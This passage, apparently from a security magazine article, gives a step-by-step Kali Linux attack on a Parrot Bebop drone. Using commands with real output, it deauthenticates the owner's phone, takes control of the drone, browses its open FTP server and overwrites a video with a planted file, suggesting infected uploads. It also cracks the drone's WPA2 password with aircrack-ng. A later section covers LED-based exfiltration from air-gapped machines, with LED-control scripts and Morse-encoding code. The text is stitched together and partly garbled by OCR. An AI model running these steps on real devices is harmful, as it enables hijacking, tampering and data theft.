phy0    wlan0           iwlwifi         Intel Corporation Wireless 3160 (rev 83)
phy1    wlan1           rt2800usb       Ralink Technology, Corp. RT2870/RT3070

                (mac80211 monitor mode vif enabled for [phy1]wlan1 on [phy1]wlan1mon)
                (mac80211 station mode vif disabled for [phy1]wlan1)
```

```
root@kali: # airmon-ng check kill
```

```
root@kali: # airmon-ng check [interface]
```

```
CH  7 ][ Elapsed: 6 s ][ 2016-11-24 09:51

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

30:F7:72:89:61:D3  -68        2        0    0   1  54e  WPA2 CCMP   PSK  Mike
3C:77:E6:97:5B:D5  -76        1        0    0   6  54e  WPA2 CCMP   PSK  TuWifi
B8:16:19:7A:8B:00  -70        2        0    0  11  54e  WPA2 CCMP   PSK  ATT672
00:1D:D3:67:AE:70  -75        2        0    0  11  54e  WPA2 CCMP   PSK  DennyAmy
00:25:00:FF:94:73   -1        0        0    0  -1  -1                    <length:  0>
A0:14:3D:BB:77:86  -14        2        0    0   6   6e  OPN              BebopDrone-L192203
60:FE:20:E9:23:C6  -16        4        1    0   1  54e  WPA2 CCMP   PSK  Ermagerd Wer Fer
2C:30:33:57:35:21  -57        3        0    0   9  54e  WPA2 CCMP   PSK  NETGEAR29
5C:57:1A:2C:B1:E0  -58        2        0    0  11  54e  WPA2 CCMP   PSK  WILL1932
60:FE:20:E9:8E:46  -62        2        0    0  10  54e  WPA2 CCMP   PSK  ATT968
40:49:0F:C3:A5:EF  -65        4        1    0   1  54e  WPA2 CCMP   PSK  thelocalzoo
2C:30:33:D2:F9:27  -66        2        0    0   8  54e  WPA2 CCMP   PSK  NETGEAR46
74:EA:E8:61:80:00  -70        4        0    0   6  54e  WPA2 CCMP   PSK  ATTgaeaZdS
68:7F:74:95:62:87  -71        2        0    0  11  54e  WPA2 CCMP   PSK  RICHMOOSE
54:65:DE:2D:E7:00  -72        3        0    0  11  54e. WPA2 CCMP   PSK  TG1672G02
F8:ED:A5:2C:6C:90  -73        4        0    0   6  54e  WPA2 CCMP   PSK  DG860A92
00:1D:D5:2E:1E:50  -74        3        0    0  11  54e  WPA2 CCMP   PSK  DG860A52
```

Starts a capture file:

```
root@kali: # airodump-ng -c [#] –bssid [AP MAC] -w [filelocation/name] [interface]
```

```
root@havoque: # airodump-ng -c 6 --bssid A0:14:3D:BB:77:86 -w /root/drone wlan1mon
```

```
CH  6 ][ Elapsed: 18 s ][ 2016-11-24 09:52
BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID
A0:14:3D:BB:77:86  -14  56      111       14    0   6   6e  OPN              BebopDrone-L192203
BSSID              STATION            PWR   Rate    Lost    Frames  Probe
A0:14:3D:BB:77:86  60:83:34:F5:55:12  -22    0 - 6      0        1
```

(note: `-w` in the previous command is optional as it is not necessary to write the capture to a file)

To deauthenticate the target permanently:

```
root@kali: # aireplay-ng -0 0 -a [AP MAC] [VIC MAC] [interface]
```

```
root@kali: # ifconfig (find your IP)
```


```
root@havoque: # aireplay-ng -0 0 -a A0:14:3D:BB:77:86 -c 60:83:34:F5:55:12 wlan1mon
09:53:24  Waiting for beacon frame (BSSID: A0:14:3D:BB:77:86) on channel 6
09:53:24  Sending 64 directed DeAuth. STMAC: [60:83:34:F5:55:12] [24|59 ACKs]
09:53:25  Sending 64 directed DeAuth. STMAC: [60:83:34:F5:55:12] [ 1|57 ACKs]
09:53:26  Sending 64 directed DeAuth. STMAC: [60:83:34:F5:55:12] [ 0|61 ACKs]
09:53:26  Sending 64 directed DeAuth. STMAC: [60:83:34:F5:55:12] [ 0|62 ACKs]
09:53:27  Sending 64 directed DeAuth. STMAC: [60:83:34:F5:55:12] [ 9|52 ACKs]
09:53:28  Sending 64 directed DeAuth. STMAC: [60:83:34:F5:55:12] [ 2|60 ACKs]
09:53:28  Sending 64 directed DeAuth. STMAC: [60:83:34:F5:55:12] [ 0|25 ACKs]
```

Now connect to your target with your phone to control the drone.

Original user:

Us:

Now I have the drone control. At this point, I can proceed with the FTP procedure. The[illegible]k services backup, and are not required as long as you have not placed your card into monitor



> *"Be aware that any number of people can connect to your wireless device if you don't enable protections. Bebop's most recent update allows you to put a password to pair with the device"*

```
root@kali: # airmon-ng stop wlan1mon
```

```
root@havoque: # airmon-ng stop wlan1mon

PHY     Interface       Driver          Chipset

phy0    wlan0           iwlwifi         Intel Corporation Wireless 3160 (rev 83)
phy1    wlan1mon        rt2800usb       Ralink Technology, Corp. RT2870/RT3070

                (mac80211 station mode vif enabled on [phy1]wlan1)

                (mac80211 monitor mode vif disabled for [phy1]wlan1mon)

root@havoque: #
```

```
root@kali: # service NetworkManager start
```

Connect the drone to your computer[1].

[1] *These steps can be accomplished through Windows machines too.*

```
root@havoque: # ifconfig wlan1
wlan1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.42.76  netmask 255.255.255.0  broadcast 192.168.42.255
        inet6 fe80::5b78:5ab9:8266:8ba1  prefixlen 64  scopeid 0x20<link>
        ether 00:c0:ca:84:98:22  txqueuelen 1000  (Ethernet)
        RX packets 11  bytes 1198 (1.1 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 10  bytes 1488 (1.4 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Nothing with netdiscover.

```
root@kali: # netdiscover
```

```
Currently scanning: Starting.   |   Screen View: Unique Hosts

0 Captured ARP Req/Rep packets, from 0 hosts.   Total size: 0

  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
```

Now we are going to run a ping scan of devices 1-254. I am assuming only the subnet will change from person to person. However, copy whatever IP address you got and make sure the last octect is 1-254. This should list all devices connected to the drone. We are interested in the host ending in 1.

```
root@kali: # nmap -sn [X.X.X.1-254]
```

```
root@havoque: # nmap -sn 192.168.42.1-254

Starting Nmap 7.31 ( https://nmap.org ) at 2016-11-24 09:59 EST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled.
lid servers with --dns-servers
Nmap scan report for 192.168.42.1
Host is up (0.0050s latency).
MAC Address: A0:14:3D:BB:77:86 (Parrot SA)
Nmap scan report for 192.168.42.76
Host is up.
Nmap done: 254 IP addresses (2 hosts up) scanned in 9.98 seconds
```

Now we run a scan on the target... and FTP is up! There is no more Telnet, there also seems to be a web page.

```
root@kali: # nmap [x.x.x.1]
```

```
root@havoque: # nmap 192.168.42.1

Starting Nmap 7.31 ( https://nmap.org ) at 2016-11-24 10:00 EST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled.
lid servers with --dns-servers
Nmap scan report for 192.168.42.1
Host is up (0.012s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
8080/tcp open  http-proxy
MAC Address: A0:14:3D:BB:77:86 (Parrot SA)

Nmap done: 1 IP address (1 host up) scanned in 1.50 seconds
```

Let's connect to the FTP server.

```
root@kali: # ftp [IP]
```

```
root@havoque: # ftp 192.168.42.1
Connected to 192.168.42.1.
220 Operation successful
Name (192.168.42.1:root):
230 Operation successful
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

"ls" to list files.

```
ftp> ls
200 Operation successful
150 Directory listing
total 4
drwxr-xr-x    9 0        0            4096 Jan  1 00:01 internal_000
226 Operation successful
```

"cd" [directory name] to enter a file. As usual, I am going straight for the media file.

```
ftp> cd internal_000
250 Operation successful
ftp> ls
200 Operation successful
150 Directory listing
total 40
drwxr-xr-x    6 0        0            4096 Jan  1 00:00 Bebop_Drone
drwxr-xr-x    5 0        0            4096 Jan  1 00:00 Debug
drwxr-xr-x    2 0        0            4096 Jan  1 00:01 flightplans
drwxr-xr-x    2 0        0            4096 Nov 24  2016 gps_data
drwxr-xr-x    2 0        0            4096 Jan  1 00:00 log
drwx------    2 0        0           16384 Jan  1 00:01 lost+found
drwxr-xr-x    2 0        0            4096 Jan  1 00:01 scripts
226 Operation successful
ftp> cd Bebop_Drone
250 Operation successful
ftp> ls
200 Operation successful
150 Directory listing
total 16
drwxr-xr-x    2 0        0            4096 Nov 12  2016 academy
drwxr-xr-x    2 0        0            4096 Nov 24  2016 media
drwx------    2 0        0            4096 Jan  1 00:00 navdata
drwxr-xr-x    2 0        0            4096 Nov 24  2016 thumb
226 Operation successful
```

These are all videos or photos on the drone.

```
ftp> cd media
250 Operation successful
ftp> ls
200 Operation successful
150 Directory listing
total 1267756
-rw-r--r--    1 0        0        28240201 Nov 11  2016 Bebop_Drone_2016-11-11T134459-0500_AC1825.mp4
-rw-r--r--    1 0        0       279113755 Nov 11  2016 Bebop_Drone_2016-11-11T134722-0500_EA7DF0.mp4
-rw-r--r--    1 0        0       468229385 Nov 11  2016 Bebop_Drone_2016-11-11T135050-0500_E2B4B5.mp4
-rw-r--r--    1 0        0       300304357 Nov 11  2016 Bebop_Drone_2016-11-11T135308-0500_D31FE9.mp4
-rw-r--r--    1 0        0        79488130 Nov 12  2016 Bebop_Drone_2016-11-12T103838-0500_5F012C.mp4
-rw-r--r--    1 0        0        85659626 Nov 12  2016 Bebop_Drone_2016-11-12T103937-0500_36E770.mp4
-rw-r--r--    1 0        0        56645786 Nov 12  2016 Bebop_Drone_2016-11-12T104206-0500_1A8FE9.mp4
-rw-r--r--    1 0        0          463495 Nov 24  2016 Bebop_Drone_2016-11-24T145441-0500_.jpg
226 Operation successful
```

You can download them.

```
root@kali: # get [filename]
```


Alternatively, you could upload infected files, or download files, infect them and reload them to the drone. For the purposes of this article, I will only overwrite the first file and wait for a response.

```
root@kali: # put [filename] [filetobeoverwritten]
```

```
ftp> put /root/Desktop/DX.mp4 Bebop_Drone_2016-11-11T134459-0500_AC1825.mp4
local: /root/Desktop/DX.mp4 remote: Bebop_Drone_2016-11-11T134459-0500_AC1825.mp4
200 Operation successful
150 Ok to send data
226 Operation successful
28240201 bytes sent in 14.08 secs (1.9133 MB/s)
ftp>
```

Done, we now have a modified file and “probably” an infected file on the drone’s user.

Let us see how to hack a password protected drone. This is the network settings page for the drone, notice the simple password.



For added security, users should also change the network name of their devices to avoid targeted attacks. OK, let's do it.

```
root@kali: # airmon-ng start wlan1
```

```
root@havoque: # airmon-ng start wlan1

Found 4 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to run 'airmon-ng check kill'

  PID Name
 9079 NetworkManager
 9090 wpa_supplicant
 9112 dhclient
 9259 dhclient

PHY     Interface       Driver          Chipset

phy0    wlan0           iwlwifi         Intel Corporation Wireless 3160 (rev 83)
phy1    wlan1           rt2800usb       Ralink Technology, Corp. RT2870/RT3070

                (mac80211 monitor mode vif enabled for [phy1]wlan1 on [phy1]wlan1mon)
                (mac80211 station mode vif disabled for [phy1]wlan1)
```

```
root@kali: # airmon-ng check kill
```

```
root@kali: # airodump-ng wlan1mon
```

```
CH  4 ][ Elapsed: 6 s ][ 2016-11-24 12:47

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

00:25:00:FF:94:73   -1        0        0    0  -1  -1                  <length:  0>
F8:ED:A5:32:74:60   -1        0        0    0  -1  -1                  <length:  0>
2C:30:33:D2:F9:27   -1        0       20    3   8  -1   WPA            <length:  0>
A0:14:3D:BB:77:86  -16        3        0    0   4  6e   WPA2 CCMP   PSK  BebopDrone-L192203
60:FE:20:E9:23:C6  -30        6        0    0   1  54e  WPA2 CCMP   PSK  Ermagerd Wer Fer
5C:57:1A:2C:B1:E0  -54        3        0    0  11  54e  WPA2 CCMP   PSK  WILL1932
2C:30:33:57:35:21  -53        5        0    0   9  54e  WPA2 CCMP   PSK  NETGEAR29
60:FE:20:E9:8E:46  -59        2        0    0  10  54e  WPA2 CCMP   PSK  ATT968
```

```
root@kali: # airodump-ng -c 4 --bssid A0:14:3D:BB:77:86 -w /root/Desktop/DRONE
wlan1mon
```

```
CH  4 ][ Elapsed: 6 s ][ 2016-11-24 12:48

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

A0:14:3D:BB:77:86  -19 100      106       11    0   4   6e  WPA2 CCMP   PSK  BebopDrone-L192203

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

A0:14:3D:BB:77:86  60:83:34:F5:55:12  -18    0 - 6      0        1
```

```
root@kali: # aireplay-ng -0 5 -a A0:14:3D:BB:77:86 -c 60:83:34:F5:55:12 wlan1mon
```

```
root@havoque: # aireplay-ng -0 5 -a A0:14:3D:BB:77:86 -c 60:83:34:F5:55:12 wlan1mon
12:48:23  Waiting for beacon frame (BSSID: A0:14:3D:BB:77:86) on channel 4
12:48:23  Sending 64 directed DeAuth. STMAC: [60:83:34:F5:55:12] [34|63 ACKs]
12:48:24  Sending 64 directed DeAuth. STMAC: [60:83:34:F5:55:12] [ 5|62 ACKs]
12:48:25  Sending 64 directed DeAuth. STMAC: [60:83:34:F5:55:12] [ 0|64 ACKs]
12:48:25  Sending 64 directed DeAuth. STMAC: [60:83:34:F5:55:12] [ 0|64 ACKs]
12:48:26  Sending 64 directed DeAuth. STMAC: [60:83:34:F5:55:12] [ 0|64 ACKs]
```

We wait for the password.

```
root@kali: # aircrack-ng -w /root/dictionaries/rockyou.txt /
root/Desktop/DRONE-01.cap
```

The password was found in three minutes. The only way to avoid this is to use complex passwords.

```
                        Aircrack-ng 1.2 rc4

  [00:02:59] 237996/9822768 keys tested (1380.26 k/s)

  Time left: 1 hour, 55 minutes, 45 seconds                 2.42%

                     KEY FOUND! [ Password1234 ]


  Master Key     : 00 ED 26 4D 19 B8 8E 61 A1 DE 11 D4 06 1A 9D ED
                   25 1F 75 C4 33 A4 C8 03 44 2A 1E 16 1C 0C F7 31

  Transient Key  : 6F 13 76 AE 30 28 AF C6 B3 04 3C FE 45 CA 8B AD
                   EA A1 F5 33 86 10 5D 7A B2 57 79 39 08 C7 6B AF
                   76 C3 29 05 C3 62 A4 26 B4 3B 7B 8A C2 EB BE 0B
                   3D 69 D7 5D 65 14 E5 5F A6 12 23 A0 06 BE 53 A9

  EAPOL HMAC     : 44 A2 77 90 D3 98 37 64 E8 A5 26 DD 8C 89 A5 F7
```

Drone Hack (Offensive)

A FEW HOURS after dark one evening earlier this month, a small quadcopter drone lifted off from the parking lot of Ben-Gurion University in Beersheba, Israel. It soon trained its built-in camera on its target: a desktop computer's tiny blinking light inside a third-floor office nearby. The pinpoint flickers, emitting from the LED hard drive indicator that lights up intermittently on practically every modern Windows machine, would hardly arouse the suspicions of anyone working in the office after hours. But in fact, that LED was silently winking out an optical stream of the computer's secrets to the camera floating outside.

That data-stealing drone works as a Mr. Robot-style demonstration of a very real espionage technique. A group of researchers at Ben-Gurion's cybersecurity lab has devised a method to defeat the security protection known as an "air gap," the safeguard of separating highly sensitive computer systems from the internet to quarantine them from hackers. If an attacker can plant malware on one of those systems—say, by paying an insider to infect it via USB or SD card—this approach offers a new way to rapidly pull secrets out of that isolated machine. Every blink of its hard drive LED indicator can spill sensitive information to any spy with a line of sight to the target computer, whether from a drone outside the window or a telescopic lens from the next roof over.

An air gap, in computer security, is sometimes seen as an impenetrable defense. Hackers can't compromise a computer that's not connected to the internet or other internet-connected machines, the logic goes. But malware like Stuxnet and the Agent.btz worm that infected American military systems a decade ago have proven that air gaps can't entirely keep motivated hackers out of ultra-secret systems—even isolated systems need code updates and new data, opening them to attackers with physical access. And once an air-gapped system is infected, researchers have demonstrated a grab bag of methods for extracting information from them despite their lack of an internet connection, from electromagnetic emanations to acoustic and heat signaling techniques—many developed by the same Ben-Gurion researchers who generated the new LED-spying trick.

A drone is navigated to a line-of-sight with the infected computer. The transmitting computer is located. Malware exfiltrate data via hard-drive LED signals.

An air-gapped computer:

- No internet
- No network
- No Wi-Fi / Bluetooth
- No speakers

Software (Malware):

- Transmitting data via electromagnetic signals
- Transmitting data via LED signals


A hard drive activity light is a small LED light that illuminates whenever the hard drive or other built-in storage is being read from or written to.

A hard drive activity light is sometimes referred to as an HDD LED, a hard drive light, or a hard drive activity indicator.

Hard drive light keeps flashing on and off...

The goal of this article is not just to inform the curious, but also to provide a starting point for discussions about better algorithms, improvement to the present algorithms, extension of the algorithms to non-machine-sent code, better crypting and decrypting methods, etc.

Let us suppose the next scenario:



A drone is navigated to a line-of-sight with the infected computer. After the computer is located, malware exfiltrate data via HD LED signals until we get 100% of our information target.

Air-gapped networks are isolated, separated both logically and physically from public networks, for example, military, industrial and financial networks. Although the feasibility of invading such systems has been demonstrated in recent years, communication of data to/from air-gapped networks is a challenging task to attackers to perpetrate, an even more difficult threat to defend against.

New methods of communicating with air gapped networks are currently being exposed, some advanced and difficult to mitigate. These newfound vulnerabilities have wide reaching implications on what we considered to be a foolproof solution to network security – the placement of a physical air gap.

But it doesn't stop there – new techniques of covertly getting information in and out of air gapped networks are being exposed. Thus it is important not only to publicize these vectors of attack, but their countermeasures and feasibility as well.

Overview

An optical covert-channel to leak data through an air-gap.

Transmitter: LED

Receiver: Video recorder, phone, google glass, etc

In this article, we will outline the steps an attacker must take in order to bridge an air gapped network. We will review the state-of-the-art techniques over thermal, radio, and acoustic channels, and discuss each one's countermeasures and feasibility.

So, built on the idea to duplicate the human vision ability, a computer vision system uses electronic parts and algorithms instead eyes and brain. The Open Source Computer Vision Library (OpenCV) is the most used library in robotics to detect, track and understand the surrounding world captured by image sensors.

Find Objects with a Webcam (http://introlab.github.io/find-object/) – this tutorial shows you how to detect and track any object captured by the camera using a simple webcam mounted on a robot (or a drone for this purpose) and the Simple Qt interface based on OpenCV.

For image tracking we find first where the LED is. The LED is on the NAS (or in the keyboard, monitor, etc.), we then extract the blinking light to interpret binary and we extract a binary string from there.

Remember our DS207 NAS isolated from internet? Well, once we infect it with our malware (this article doesn't cover infection techniques or social hacking), it will be ready to start leaking information. DS207 NAS has a lot of controllable LEDs: Status, LAN, HDD1, HDD2, USB Copy, Power and two buttons – Power and Reset.

Most of the LEDs are controlled by DSM, only the LAN LED is controlled directly by Ethernet chip. HDD LEDs are controlled with IOCTL call to /dev/synobios with SYNOIO_SET_DISK_LED. It is possible to switch these LEDs between

OFF/GREEN/GREEN_BLINK/ORANGE/ORANGE_BLINK modes.

List of the available commands:

UART2_CMD_LED_POWER_ON	0x34 Power LED on
UART2_CMD_LED_POWER_BLINK	0x35 Power LED blink
UART2_CMD_LED_POWER_OFF	0x36 Power LED off
UART2_CMD_LED_HD_OFF	0x37 Status LED off
UART2_CMD_LED_HD_GS	0x38 Status LED green

In order to turn LEDs OFF:

turn-leds-off.sh

```
#!/bin/sh

     printf \\x36 > /dev/ttyS1 # UART2_CMD_LED_POWER_OFF
     printf \\x37 > /dev/ttyS1 # UART2_CMD_LED_HD_OFF
     printf \\x42 > /dev/ttyS1 # UART2_CMD_LED_USB_OFF
     printf \\x4B > /dev/ttyS1 # UART2_CMD_LED_10G_LAN_OFF
     printf \\x50 > /dev/ttyS1 # UART2_CMD_LED_MIRROR_OFF
```

In order to turn LEDs ON:

```
#!/bin/sh

     printf \\x34 > /dev/ttyS1 # UART2_CMD_LED_POWER_ON
     printf \\x38 > /dev/ttyS1 # UART2_CMD_LED_HD_GS
     printf \\x40 > /dev/ttyS1 # UART2_CMD_LED_USB_ON
     printf \\x4A > /dev/ttyS1 # UART2_CMD_LED_10G_LAN_ON
     printf \\x51 > /dev/ttyS1 # UART2_CMD_LED_MIRROR_GS
```

Coding and decoding LED signals

First of all, a written text is converted to Morse code by a string extension, and finally, the generated Morse code is used to control the LED and audio part. Check the code snippet below:

```
static class StringToMorse
{
  //extension to string
  public static string GetMorseCode(this string str)
  {
    string morse="";
    foreach (char ch in str)
    {
      if (ch == 'a' || ch == 'A')
      {
        morse += ".- ";
      }
      else if (ch == 'b' || ch == 'B')
      {
        morse += "-... ";
      }
      else if (ch == 'c' || ch == 'C')
      {
        morse += "-.-. ";
      }
      // All alphabets not included
      // It'd have made article unnecessarily big..
    }
  }
```

Now, once the Morse code is generated, the program calls a function asynchronously in a different thread to make the LED flash the Morse without hanging the application. I'm using inpout32.dll to control the parallel port. You can find the complete details about importing and using this DLL in the article I recommended above. Below is a code snippet that uses the generated Morse code to flash the LED:

```
private void stringToLed(string str)//generated morse code is
argument
{
  foreach (char ch in str)
  {
    int mul_fac = Convert.ToInt16(comboBox1.Text);
    richTextBox1.Text += ch;
    int sleep = Convert.ToInt16(some value);//pause between
dot and dash
    if (ch == '.')
    {
      PortInterop.Output(888, 255); // set all data pins to 1
      System.Threading.Thread.Sleep(on time of dot);
      PortInterop.Output(888, 0);
      System.Threading.Thread.Sleep(sleep);
    }
    else if (ch == '-')
    {
      PortInterop.Output(888, 255);
      System.Threading.Thread.Sleep(on time for dash);
      PortInterop.Output(888, 0);
      System.Threading.Thread.Sleep(sleep);
    }
    else if (ch == '/')
    {
      PortInterop.Output(888, 0);// set all data pins to 0
      System.Threading.Thread.Sleep(character pause);
    }
    else if (ch == ' ')
    {
      PortInterop.Output(888, 0);
      System.Threading.Thread.Sleep(word pause);
    }

  }
}
```

Webcam and image processing...

To add more fun, I added another feature of decoding this Morse code. The program watches the on/off sequence of the LED and converts it into English!

Earlier, I was thinking of processing the whole webcam frame and finding the on/ off state of the LED, but this technique made the application work too slow that it couldn't even differentiate between a dot and a dash. So, I made an assumption that the camera source will be stationary, and the user will have to define the light source by a mouse click within the webcam window (see the image below: the point of interception of the two yellow lines is the marker that defines the light source).

